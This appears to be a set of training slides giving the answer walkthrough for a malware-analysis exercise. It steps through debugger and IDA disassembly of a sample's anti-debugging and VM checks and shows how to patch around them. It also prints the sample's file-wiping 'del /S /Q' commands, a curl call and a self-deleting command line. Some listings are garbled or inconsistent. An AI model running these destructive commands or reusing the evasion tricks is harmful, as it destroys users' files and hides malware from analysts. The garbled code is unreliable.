
Address	Disassembly	Comment
004016B9	50	push eax
004016BA	6A 07	push 7
004016BC	68 00000080	push 80000000
004016C1	68 0C324000	push exercise2.40320C
004016C6	FF15 18304000	call dword ptr ds:[<&CreateFileA>]
004016CC	83F8 FF	cmp eax,FFFFFFFF
004016CF	0F85 C4020000	jne exercise2.401900
004016D5	FF15 28304000	call dword ptr ds:[<&IsDebuggerPresent>]
004016DB	85C0	test eax,eax
004016DD	0F85 BD020000	jne exercise2.4019A0
004016E3	FFD7	call edi
004016E5	2BC6	call edi
004016E7	83DA 00	cmp eax,0
004016EA	85D2	test eax,eax
004016EC	0F87 AE020000	jne exercise2.4019A0
004016E2	72 0F	jb exercise2.4019A0
00401718	50	push eax
00401719	FF15 2C304000	call dword ptr ds:[<&CheckRemoteDebuggerPresent>]
0040171F	837C24 10 00	cmp dword ptr ss:[esp+10],0
00401724	0F85 76020000	jne exercise2.4019A0
0040172A	33C9	xor ecx,ecx
0040172C	0F1F40 00	nop dword ptr ds:[eax],eax
00401730	8BC1	mov eax,ecx
00401732	05 70134000	add eax,exercise2.401370
00401737	8038 CC	cmp byte ptr ds:[eax],CC
0040173A	0F84 60020000	je exercise2.4019A0
00401740	8BC1	mov eax,ecx
00401742	05 00144000	add eax,exercise2.401400

Register	Value
EAX	00000001
EBX	75E2A510
ECX	3CEDA888
EDX	00000000
EBP	0019FF38
ESP	0019FD58
ESI	01BFC45B
EDI	73E25D02
EIP	004016DD
EFLAGS	0000202
ZF	0
PF	0
AF	0
OF	0
SF	0
DF	0
CF	0
TF	0
IF	1
LastError	00000001
LastStatus	C0000034
GS	002B FS 0053
ES	002B DS 002B
CS	0023 SS 002B
ST(0)	0000000000000000
ST(1)	0000000000000000
ST(2)	0000000000000000
ST(3)	0000000000000000
ST(4)	0000000000000000
ST(5)	0000000000000000

# Exercise 2 Answer For IDA

004016CC	83F8 FF	cmp eax,FFFFFFFF
004016CF	0F85 C4020000	jne exercise2.401999
004016D5	FF15 28304000	call dword ptr ds:[<&IsDebuggerPresent>]
004016DB	85C0	test eax,eax
004016DD	0F85 BD020000	jne exercise2.4019A0
004016E3	FFD7	call edi
004016E5	2BC6	sub eax,esi
004016E7	83DA 00	sbb edx,0
004016EA	85D2	test edx,edx
004016EC	0F87 AE020000	ja exercise2.4019A0
004016F2	72 0B	jb exercise2.4016FF
004016F4	3D 94110000	cmp eax,1194
004016F9	0F87 A1020000	ja exercise2.4019A0
004016FF	E8 5FCFFFFF	call exercise2.401360
00401704	83F8 70	cmp eax,70

It went undetected by AntiDebugSeeker.



Why was it not detected?

## 4016E3 call edi

73E25D02	55	push ebp
73E25D03	8BEC	mov ebp,esp
73E25D05	51	push ecx
73E25D06	53	push ebx
73E25D07	8B1D 0400FE7F	mov ebx,dword ptr ds:[7FFE0004]
73E25D0D	B8 2403FE7F	mov eax,7FFE0324
73E25D12	56	push esi
73E25D13	57	push edi
73E25D14	BF 2003FE7F	mov edi,7FFE0320
73E25D19	895D FC	mov dword ptr ss:[ebp-4],ebx
73E25D1C	8B00	mov eax,dword ptr ds:[eax]
73E25D1E	B9 2803FE7F	mov ecx,7FFE0328
73E25D23	8B3F	mov edi,dword ptr ds:[edi]
73E25D25	8B09	mov ecx,dword ptr ds:[ecx]
73E25D27	3BC1	cmp eax,ecx
73E25D29	74 24	je kernel32.73E25D4F
73E25D2B	BA 2403FE7F	mov edx,7FFE0324
73E25D30	BE 2003FE7F	mov esi,7FFE0320
73E25D35	BB 2803FE7F	mov ebx,7FFE0328
73E25D3A	8D9B 00000000	lea ebx,dword ptr ds:[ebx]
73E25D40	F3:90	pause
73E25D42	8B02	mov eax,dword ptr ds:[edx]
73E25D44	8B3E	mov edi,dword ptr ds:[esi]
73E25D46	8B0B	mov ecx,dword ptr ds:[ebx]
73E25D48	3BC1	cmp eax,ecx
73E25D4A	75 F4	jne kernel32.73E25D40
73E25D4C	8B5D FC	mov ebx,dword ptr ss:[ebp-4]
73E25D4F	F7E3	mul ebx
73E25D51	8BC8	mov ecx,eax
73E25D53	8BF2	mov esi,edx
73E25D55	8BC7	mov eax,edi
73E25D57	F7E3	mul ebx
73E25D59	0FA4CE 08	shld esi,ecx,8
73E25D5D	0FACD0 18	shrd eax,edx,18
73E25D61	C1E1 08	shl ecx,8
73E25D64	C1EA 18	shr edx,18
73E25D67	03C1	add eax,ecx
73E25D69	5F	pop edi
73E25D6A	13D6	adc edx,esi
73E25D6C	5E	pop esi
73E25D6D	5B	pop ebx
73E25D6E	8BE5	mov esp,ebp
73E25D70	5D	pop ebp
73E25D71	C3	ret

- 73E25D07 | mov ebx,dword ptr ds:[7FFE0004]  
7FFE0004 : It refers to the TickCountLow field in KUSER\_SHARED\_DATA.
- A loop containing the **pause** instruction can detect debugging environments by taking advantage of subtle timing differences.




# Exercise 2 Answer For IDA

```
004016CC 83F8 FF      cmp     eax,FFFFFFFF
004016CF 0F85 C4020000 jne     exercise2.401999
004016D5 FF15 28304000 call   dword ptr ds:[<&IsDebuggerPresent>]
004016DB 85C0        test   eax,eax
004016DD 0F85 BD020000 jne     exercise2.4019A0
004016E3 FFD7        call   edi
004016E5 2BC6        sub   eax,esi
004016E7 83DA 00     sbb   edx,0
004016EA 85D2        test  edx,edx
004016EC 0F87 AE020000 ja     exercise2.4019A0
004016F4 3D 94110000 cmp     eax,1194
004016F9 0F87 A1020000 ja     exercise2.4019A0
004016FF E8 5CF0FFFF call   exercise2.401360
00401704 83F8 70     cmp     eax,70
00401707 0F84 93020000 je     exercise2.4019A0
0040170D 8D4424 10   lea   eax,dword ptr ss:[esp+10]
00401711 50         push  eax
00401712 FF15 08304000 call   ds:[<&GetCurrentProcess>]
00401718 50         push  0
00401719 FF15 2C304000 call   ds:[<&CheckRemoteDebuggerPresent>]
0040171F 837C24 10 00 cmp     dword ptr [esp+10],0
00401724 0F85 76020000 ja     exercise2.4019A0
0040172A 33C9        xor   ecx,ecx
0040172C 0F1F40 00   scasd
00401730 8BC1        mov   ecx,1
00401732 05 70134000 jmp     eax
```

While debugging, the count exceeds 1194h, causing a jump to 4019A0.

ja is a conditional branching instruction in assembly language, meaning "Jump if Above."

The condition is CF = 0 and ZF = 0 (no carry and non-zero), so you can avoid the jump by changing either of these flags.



- Checking the value of NtGlobalFlag is a method used to determine the presence of debugging.

```
.text:004016FF  
.text:004016FF loc_4016FF:  
.text:004016FF call sub_401360  
.text:00401704 cmp     eax, 70h ; 'p'  
.text:00401707 jz      loc_4019A0
```

```
.text:00401360  
.text:00401360  
.text:00401360  
.text:00401360 sub_401360 proc near  
.text:00401360 mov     eax, large fs:18h ; NtGlobalFlag_check_3 - The code is checking the NtGlobalFlag value at offset 0x68 from the Process Environment Block.  
.text:00401360 ; If The value 70(the sum of FLG_HEAP_ENABLE_TAIL_CHECK (0x10), FLG_HEAP_ENABLE_FREE_CHECK (0x20), and FLG_HEAP_VALIDATE_P  
.text:00401360 ; If The value 70(the sum of FLG_HEAP_ENABLE_TAIL_CHECK (0x10), FLG_HEAP_ENABLE_FREE_CHECK (0x20), and FLG_HEAP_VALIDATE_P  
.text:00401366 mov     eax, [eax+30h]  
.text:00401369 mov     eax, [eax+68h]  
.text:0040136C retn
```

00401360	64:A1 18000000	mov eax,dword ptr fs:[18]
00401366	8B40 30	mov eax,dword ptr ds:[eax+30]
00401369	8B40 68	mov eax,dword ptr ds:[eax+68]
0040136C	C3	ret

# Exercise 2 Answer For IDA

- The value 70, indicating debugging, is stored in EAX as the return value, and a cmp instruction is used to check whether it is 70.

The screenshot shows the IDA Pro disassembler interface. The assembly code is as follows:

```
004016F4 3D 94110000 cmp eax,1194
004016F9 0F87 A1020000 ja exercise2.4019A0
004016FF E8 5CF0FFFF call exercise2.401360
00401704 83F8 70 cmp eax,70
00401707 0F84 93020000 je exercise2.4019A0
0040170D 8D4424 10 lea eax,dword ptr ss:[esp+10]
00401711 50 push eax
00401712 FF15 08304000 call dword ptr ds:[<&GetCurrentProcess>]
00401718 50 push eax
00401719 FF15 2C304000 call dword ptr ds:[<&CheckRemoteDebuggerPresent>]
0040171F 837C24 10 00 cmp ptr ss:[esp+10],0
00401724 0F85 76020000 je exercise2.4019A0
0040172A 33C9 xor ecx,ecx
0040172C 0F1B 00000000 scasd
00401730 8BC0 mov ecx,ecx
00401732 05 00000000 jnz short 00401737
00401737 803B 00000000 jbe short 0040173A
0040173A 0F88 8B020000 ja exercise2.401740
00401740 8BC0 mov ecx,ecx
00401742 05 00000000 jnz short 00401747
00401747 803B 00000000 jbe short 0040174A
0040174A 0F84 50020000 je exercise2.4019A0
00401750 41 inc ecx
00401751 83F9 05 cmp ecx,5
00401754 7C DA jnl exercise2.401730
00401756 B8 70134000 mov eax,exercise2.401370
0040175B 8A00 mov al,byte ptr ds:[eax]
0040175D 3C E9 cmp al,E9
0040175F 0F84 3B020000 je exercise2.4019A0
```

The instruction `je exercise2.4019A0` at address `00401707` is highlighted with a red box. A blue callout box points to it with the text: "Change the branch by modifying the flag or applying a patch."

The register window on the right shows the following values:

EAX	00000070
EBX	73E2A310
ECX	00000000
EDX	00000000
EBP	0019FF38
ESP	0019FD58
ESI	01BFC45B
EDI	73E25D02
EIP	00401707
EFLAGS	00000246
ZF	1
PF	1
AF	0
OF	0
SF	0
DF	0
CF	0
TF	0
IF	1
LastError	00000000
LastStatus	C000003E
GS	002B
FS	0053
ES	002B
DS	002B
CS	0023
SS	002B

# Exercise 2 Answer For IDA

- The program uses CheckRemoteDebuggerPresent to check whether it is running in a debugging environment.
- It can be modified by replacing the jne instruction with **nop** or **je**, or by applying a patch.

```
.text:0040170D lea    eax, [esp+1E0h+pbDebuggerPresent]
.text:00401711 push   eax                ; pbDebuggerPresent
.text:00401712 call   ds:GetCurrentProcess
.text:00401718 push   eax                ; nProcess
.text:00401719 call   ds:CheckRemoteDebuggerPresent ; Debugger check
.text:0040171F cmp    [esp+1F0h+pbDebuggerPresent], 0
.text:00401724 jnz    loc_4019A0
```


004016F4	3D 94110000	cmp eax,1194			
004016F9	0F87 A1020000	ja exercise2.4019A0			
004016FF	E8 5CF0FFFF	call exercise2.401360			
00401704	83F8 70	cmp eax,70		70: 'p'	
00401707	0F84 93020000	je exercise2.4019A0			
0040170D	8D4424 10	lea eax,dword ptr ss:[esp+10]			
00401711	50	push eax			
00401712	FF15 08304000	call dword ptr ds:[<&GetCurrentProcess>]			
00401718	50	push eax			
00401719	FF15 2C304000	call dword ptr ds:[<&CheckRemoteDebuggerPresent>]			
0040171F	837C24 10 00	cmp dword ptr ss:[esp+10],0			
00401724	0F85 76020000	jne exercise2.4019A0			
0040172A	33C9	xor ecx,ecx			
0040172C	0F1F40 00	nop dword ptr ds:[eax],eax			
00401730	8BC1	mov eax,ecx			
00401732	05 70134000	add eax,exercise2.401370			
00401737	8038 CC	cmp byte ptr ds:[eax],CC			
0040173A	0F84 60020000	je exercise2.4019A0			
00401740	8BC1	mov eax,ecx			
00401742	05 00144000	add eax,exercise2.401400			

Hide FPU

EAX	00000001	
EBX	73E2A310	<kernel32.sleep>
ECX	76750000	
EDX	0009E678	
EBP	0019FF38	
ESP	0019FD58	
ESI	01BFC45B	
EDI	73E25D02	kernel32.73E25D02
EIP	00401724	exercise2.00401724
EFLAGS	00000202	
ZF	0	PF 0 AF 0
OF	0	SF 0 DF 0
CF	0	TF 0 IF 1

# Exercise 2 Answer For IDA


- When debugging with F8, there is a function being called at address 401784, 401791.
- What does this function do?



0040177E	0F84 1c020000	je exercise2.4019A0
00401784	E8 E7FBFFFF	call exercise2.401370
00401789	84C0	test al,al
0040178B	0F85 0E020000	jne exercise2.4019A0
00401791	E8 6AFCFFFF	call exercise2.401400
00401796	84C0	test al,al
00401798	0F85 02020000	jne exercise2.4019A0
0040179E	33C9	xor ecx,ecx
004017A0	B0 9A	mov al,9A
004017A2	F6D0	not al
004017A4	88840C E8000000	mov byte ptr ss:[esp+ecx+E8],al

# Exercise 2 Answer For IDA

- `mov eax, 0x564D5868`: This instruction moves the hexadecimal value 0x564D5868 into the `eax` register. This value is known as the "VMware magic value" and is used for communication with the VMware hypervisor.
- `in eax, dx`: This instruction reads from the I/O port specified in `edx` (the VMware port) into `eax`. The result of this operation can help determine whether the environment is a VMware VM.
- If the `in` instruction successfully reads from the VMware I/O port and the value matches the expected VMware magic value, the program can conclude that it is running within a VMware environment.



The screenshot shows a window of assembly code with several lines highlighted in orange. A blue arrow points to the first highlighted line, and another blue arrow points to the last highlighted line. The code is as follows:

```
.text:004013A7 ; __try { // __except at loc_4013DB
.text:004013A7 mov [ebp+ms_exc.registration.TryLevel], 0
.text:004013AE push edx
.text:004013AF push ecx
.text:004013B0 push ebx
.text:004013B1 mov eax, 564D5868h ; VMware_magic_value - detect a VM environment based on the VMware magic value.
.text:004013B6 mov ebx, 0
.text:004013BB mov ecx, 0Ah
.text:004013C0 mov edx, 5658h ; VMware_I/O_port - detect a VM environment based on the VMware I/O port
.text:004013C5 in eax, dx
.text:004013C6 cmp ebx, 564D5868h ; VMware_magic_value - detect a VM environment based on the VMware magic value.
.text:004013CC setz [ebp+var_19]
.text:004013D0 pop ebx
.text:004013D1 pop ecx
.text:004013D2 pop edx
.text:004013D3 jmp short loc_4013DE
```

# Exercise 2 Answer For IDA

For the jump statements at addresses 40178B and 401798, there are approaches to circumvent them:

- Apply a patch (e.g., use nop).
- Modify the flags.

00401774	3C E9	cmp al,E9
00401776	0F84 24020000	je exercise2.4019A0
0040177C	3C EB	cmp al,EB
0040177E	0F84 1C020000	je exercise2.4019A0
00401784	E8 E7FBFFFF	call exercise2.401370
00401789	84C0	test al,al
0040178B	0F85 0F020000	jne exercise2.4019A0
00401791	E8 6AFCFFFF	call exercise2.401400
00401796	84C0	test al,al
00401798	0F85 02020000	jne exercise2.4019A0
0040179E	33C9	xor ecx,ecx
004017A0	B0 9A	mov al,9A
004017A2	F6D0	not al
004017A4	88840C E8000000	mov byte ptr ss:[esp+ecx+E8],al
004017AB	41	inc ecx
004017AC	8A81 E03A4000	mov al,byte ptr ds:[ecx+403AE0]
004017B2	84C0	test al,al
004017B4	75 EC	jne exercise2.4017A2
004017B6	83F9 3E	cmp ecx,3E
004017B9	0F83 D5010000	jae exercise2.401994
004017BF	8B3D D0304000	mov edi,dword ptr ds:[<&system>]
004017C5	88840C E8000000	mov byte ptr ss:[esp+ecx+E8],al
004017CC	8D8424 E8000000	lea eax,dword ptr ss:[esp+E8]
004017D3	50	push eax

EAX	00000001
EBX	73E2A310
ECX	9FAED47C
EDX	0009E678
EBP	0019FF38
ESP	0019FD58
ESI	01BFC45B
EDI	73E25D02
EIP	0040178B
EFLAGS	00000202
ZF	0
PF	0
AF	0
OF	0
SF	0
DF	0
CF	0
TF	0
IF	1
LastError	00000002
LastStatus	C0000034

Check. How many anti-analysis features must be circumvented?

Answer : There are **nine** anti-analysis features implemented.

- ✓ Sleep time check
- ✓ Enumerate Running Process
- ✓ Check Analysis tool by EnumWindow
- ✓ Check running Process Monitor
- ✓ IsDebuggerPresent API
- ✓ Timing Check KUSER\_SHARED\_DATA
- ✓ Check NtGlobalFlag
- ✓ CheckRemoteDebuggerPresent API
- ✓ VM Check



- Delete a document file using the system command.

The screenshot shows the IDA Pro disassembler interface. The instruction list on the left includes:  
00401912: 50 push eax  
00401913: 68 2c324000 push exercise2.40322c  
00401918: E8 F3F6FFFF call exercise2.401010  
0040191D: 8D4424 60 lea eax,dword ptr ss:[esp+60]  
00401921: 50 push eax  
00401922: FFD7 call edi  
00401924: 83C4 0C add esp,c  
00401927: 85C0 test eax,eax  
00401929: 74 01 je exercise2.40192c  
0040192B: 43 inc ebx  
0040192C: 83C6 2D add esi,2D  
0040192F: 81FE 393A400 cmp esi,exercise2.403A39  
00401935: 7C A9 jl exercise2.4018F0

The register window on the right shows the command string in the EAX register:  
eax: "del /S /Q \*.doc c:\\users\\%username%\\ > nul"  
40322C: "%s\\n"

The register window at the bottom shows the value of EDI:  
edi=<ucrtbase.system>

The screenshot shows the assembly view of the code. The assembly instructions are:  
.text:00401909 loc\_401909:  
.text:00401909 lea eax, [esp+1E0h+ArgList]  
.text:0040190D mov [esp+ecx+1E0h+ArgList], 0  
.text:00401912 push eax ; ArgList  
.text:00401913 push offset Format ; "%s\\n"  
.text:00401918 call sub\_401010  
.text:0040191D lea eax, [esp+1E8h+ArgList]  
.text:00401921 push eax ; Command  
.text:00401922 call edi ; system  
.text:00401924 add esp, 0Ch  
.text:00401927 test eax, eax  
.text:00401929 jz short loc\_40192c

# Exercise 2 Answer For IDA

```
0040197E 7E 20 jle exercise2.4019A0
00401980 8D8424 28010 lea eax,dword ptr ss:[esp+128]
EIP -> 00401987 50 push eax
00401988 FFD7 call edi
0040198A 46 inc esi
0040198B 83C4 04 add esp,4
0040198E 3BF3 cmp esi,ebx
00401990 7C EE jl exercise2.401980
00401992 EB 0C jmp exercise2.4019A0
00401994 E8 6C010000 call exercise2.401B05
00401999 50 push eax
0040199A FF15 2030400 call dword ptr ds:[<&CloseHandle>]
004019A0 E8 FBFAFFFF call exercise2.4014A0
004019A5 CC int3
004019A6 55 push ebp
004019A7 8BEC mov ebp,esp
004019A9 56 push esi
004019AA 8B75 08 mov esi,dword ptr ss:[ebp+8]
004019AD FF36 push dword ptr ds:[esi]
004019AF E8 D60C0000 call exercise2.40268A
004019B4 FF75 14 push dword ptr ss:[ebp+14]
004019B7 8906 mov dword ptr ds:[esi],eax
004019B9 FF75 10 push dword ptr ss:[ebp+10]
004019BC FF75 0C push dword ptr ss:[ebp+C]
004019BF 56 push esi
004019C0 68 D5194000 push exercise2.4019D5
004019C5 68 04504000 push exercise2.405004
eax:"curl -s -e https://www.xvideos.com -A \"Mozilla / 5.0 (Windows NT 10.0; win64; x64; rv:66.0) Gecko / 20100101 Firefox/3.0.1\""
```

```
.text:00401980
.text:00401980 loc_401980:
.text:00401980 lea eax, [esp+1E0h+var_B8]
.text:00401987 push eax ; Command
.text:00401988 call edi ; system
.text:0040198A inc esi
.text:0040198B add esp, 4
.text:0040198E cmp esi, ebx
.text:00401990 jl short loc_401980
```

Executing curl using the system command.

# Exercise 2 Answer For IDA

- Delete itself.

```
00401561 6A 00      push 0
00401563 8D85 70FCFF lea eax,dword ptr ss:[ebp-390]
00401569 50        push eax
0040156A 6A 00      push 0
EIP -> 0040156C FF15 243040 call dword ptr ds:[<&CreateProcessA>]
00401572 FFB5 14FCFFF push dword ptr ss:[ebp-3EC]
00401578 8B35 203040 mov esi,dword ptr ds:[<&CloseHandle>]
0040157E FFD6      call esi
00401580 FFB5 10FCFFF push dword ptr ss:[ebp-3F0]
00401586 FFD6      call esi
00401588 6A 00      push 0
0040158A FF15 A43040 call dword ptr ds:[<&exit>]
00401590 E8 70050000 call exercise2.401B05
00401595 CC        int3
00401596 CC        int3
00401597 CC        int3
00401598 CC        int3
eax=0019F9B0 \"cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q \\\"C:\\Users\\win10\\Desktop\\Exercise2.exe\\\"\"
```

```
.text:004019A0
.text:004019A0 loc 4019A0:
.text:004019A0 call sub_4014A0
.text:004019A0 _main endp
.text:004019A0
```

```
.text:00401543 add esp,10h
.text:00401546 lea eax,[ebp-3F0h]
.text:0040154C push eax ; lpProcessInformation
.text:0040154D lea eax,[ebp-3D8h]
.text:00401553 push eax ; lpStartupInfo
.text:00401554 push 0 ; lpCurrentDirectory
.text:00401556 push 0 ; lpEnvironment
.text:00401558 push 8000000h ; dwCreationFlags
.text:0040155D push 0 ; bInheritHandles
.text:0040155F push 0 ; lpThreadAttributes
.text:00401561 push 0 ; lpProcessAttributes
.text:00401563 lea eax,[ebp-390h]
.text:00401569 push eax ; lpCommandLine
.text:0040156A push 0 ; lpApplicationName
.text:0040156C call ds:CreateProcessA
.text:00401572 push dword ptr [ebp-3EC], hObject
.text:00401578 mov esi,ds:CloseHandle ; Check Invalid Close->Exception
.text:0040157E call esi ; CloseHandle ; Check Invalid Close->Exception
.text:00401580 push dword ptr [ebp-3F0h], hObject
.text:00401586 call esi ; CloseHandle ; Check Invalid Close->Exception
.text:00401588 push 0 ; Code
.text:0040158A call ds:__imp_exit
```

The main functions of this malware are as follows:

- Deletion of document files
- Generating network communications by executing the curl command
- Deleting itself

```
"del /S /Q *.doc c:¥¥users¥¥%username%¥¥ > nul"  
"del /S /Q *.docm c:¥¥users¥¥%username%¥¥ > nul"  
"del /S /Q *.docx c:¥¥users¥¥%username%¥¥ > nul"  
"del /S /Q *.dot c:¥¥users¥¥%username%¥¥ > nul"  
"del /S /Q *.dotm c:¥¥users¥¥%username%¥¥ > nul"  
"del /S /Q *.dotx c:¥¥users¥¥%username%¥¥ > nul"  
"del /S /Q *.pdf c:¥¥users¥¥%username%¥¥ > nul"  
"del /S /Q *.csv c:¥¥users¥¥%username%¥¥ > nul"  
"del /S /Q *.xls c:¥¥users¥¥%username%¥¥ > nul"  
"del /S /Q *.xlsx c:¥¥users¥¥%username%¥¥ > nul"
```

```
"del /S /Q *.xlsm c:¥¥users¥¥%username%¥¥ > nul"  
"del /S /Q *.ppt c:¥¥users¥¥%username%¥¥ > nul"  
"del /S /Q *.pptx c:¥¥users¥¥%username%¥¥ > nul"  
"del /S /Q *.pptm c:¥¥users¥¥%username%¥¥ > nul"  
"del /S /Q *.jtdc c:¥¥users¥¥%username%¥¥ > nul"  
"del /S /Q *.jtcc c:¥¥users¥¥%username%¥¥ > nul"  
"del /S /Q *.jtd c:¥¥users¥¥%username%¥¥ > nul"  
"del /S /Q *.jtt c:¥¥users¥¥%username%¥¥ > nul"  
"del /S /Q *.txt c:¥¥users¥¥%username%¥¥ > nul"  
"del /S /Q *.exe c:¥¥users¥¥%username%¥¥ > nul"  
